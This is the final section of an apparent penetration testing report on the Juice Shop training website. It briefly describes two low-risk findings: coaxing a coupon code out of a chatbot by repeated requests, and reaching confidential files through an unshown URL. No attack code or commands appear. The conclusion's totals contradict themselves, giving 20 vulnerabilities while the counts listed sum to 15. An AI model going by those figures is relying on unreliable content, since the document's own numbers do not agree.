
The following section explains in detail the [low-risk vulnerabilities](#). I was able to find 2 low risk vulnerabilities.

CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.


## L1 Bully Chatbot

In this vulnerability I was able to receive a coupon code from the chat bot by spamming different commands(I want coupon code, coupon code please, coupon).



## L2 confidential documents

I was able to find a path that includes multiple confidential files the way I gained access to them was by simply visiting the above URL above.



## Conclusion

In conclusion, select security completed the penetration testing report for the juice shop website. And we were able to find a total of 20 vulnerabilities 8 high risk vulnerabilities, 5 medium risk vulnerabilities, and 2 low risk vulnerabilities.

## CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.